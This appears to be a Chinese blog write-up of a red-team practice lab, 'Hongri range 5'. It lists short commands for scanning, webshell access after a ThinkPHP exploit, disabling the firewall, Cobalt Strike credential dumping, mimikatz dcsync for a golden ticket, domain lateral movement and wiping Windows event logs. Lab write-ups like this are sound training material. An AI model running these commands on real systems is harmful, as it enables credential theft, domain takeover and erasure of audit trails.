渗透测试-红日靶场五
小编的文章仅学习使用,同时记录小编的学习笔记;如有错漏恳请大神指点,如遇问题可在评论区交流;切勿用于非法行为。
一、环境搭建
1. 网络搭建

2. 启用配置
登录 win7 开启服务:C:\phpStudy\phpStudy.exe,启用web服务。
| 名称 | 账号 | 密码 |
| win7 | sun\leo sun\Administrator | 123.com dc123.com |
| DC | sun\admin | 2020.com |
二、信息收集
1. 扫描 IP
nmap -sn 192.168.2.0/24 // 探测存活 IP


2. 扫描 端口
nmap -sV -sS -Pn -T4 192.168.2.150 // 详细信息 端口 探测
3. 漏洞探测

访问 80 端口,尝试SQL注入发现该框架版本信息ThinkPHP V5.0.22。
三、漏洞利用
已知该框架为 ThinkPHP V5.0.22 可以网上搜索漏洞类型。
1. 文件上传


2. webshell 连接(蚁剑)
四、上线 CS
防火墙
netsh advfirewall set allprofiles state off // 关闭 防火墙

CS 配置
配置 流程
上线CS -> 可执行 exe 程序 -> 利用 蚁剑 上传 并执行
注:这里小编就不操作了,往期的红日靶场文章有详细步骤。
五、信息收集
1. 内网信息收集
a)shell net view // 主机探测
b)shell nslookup sun.com // 判断是否同一个域
c)shell ipconfig // 网络 信息
d)logonpasswords // 抓取明文密码
e)portscan 192.168.138.0-192.168.138.255 1-1024,3389,5000-6000 arp 1024 // 端口探测
2. 域信息收集
a)shell net group "domain controllers" /domain // 查看域控
b)shell net group "domain admins" /domain // 查看域管理员
c)shell net user /domain // 查询域内用户
六、横向移动
参数配置
用户名 -> 密码 -> 域名 -> 监听模块(SMB)-> 载机

域控
如图:显示出来就成功横向,记得关闭防火墙。

七、权限维持(黄金票据)

参数配置
用户名 -> 域名 -> SID -> Hash
a)shell wmic useraccount get name,sid // 查询SID
b)mimikatz LsaDump::dcsync /domain:sun.com /all /csv // 抓取 Hash 值
八、痕迹清除
a)shell wevtutil cl security // 清理安全日志
b)shell wevtutil cl system // 清理系统日志
c)shell wevtutil cl application // 清理应用程序日志
d)shell wevtutil cl "windows powershell" // 清除power shell日志
e)shell wevtutil cl Setup // 清除(cl)事件日志中的 "Setup" 事件。
九、参考文章

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 31
31 0
0- 0


 已为社区贡献3条内容

所有评论(0)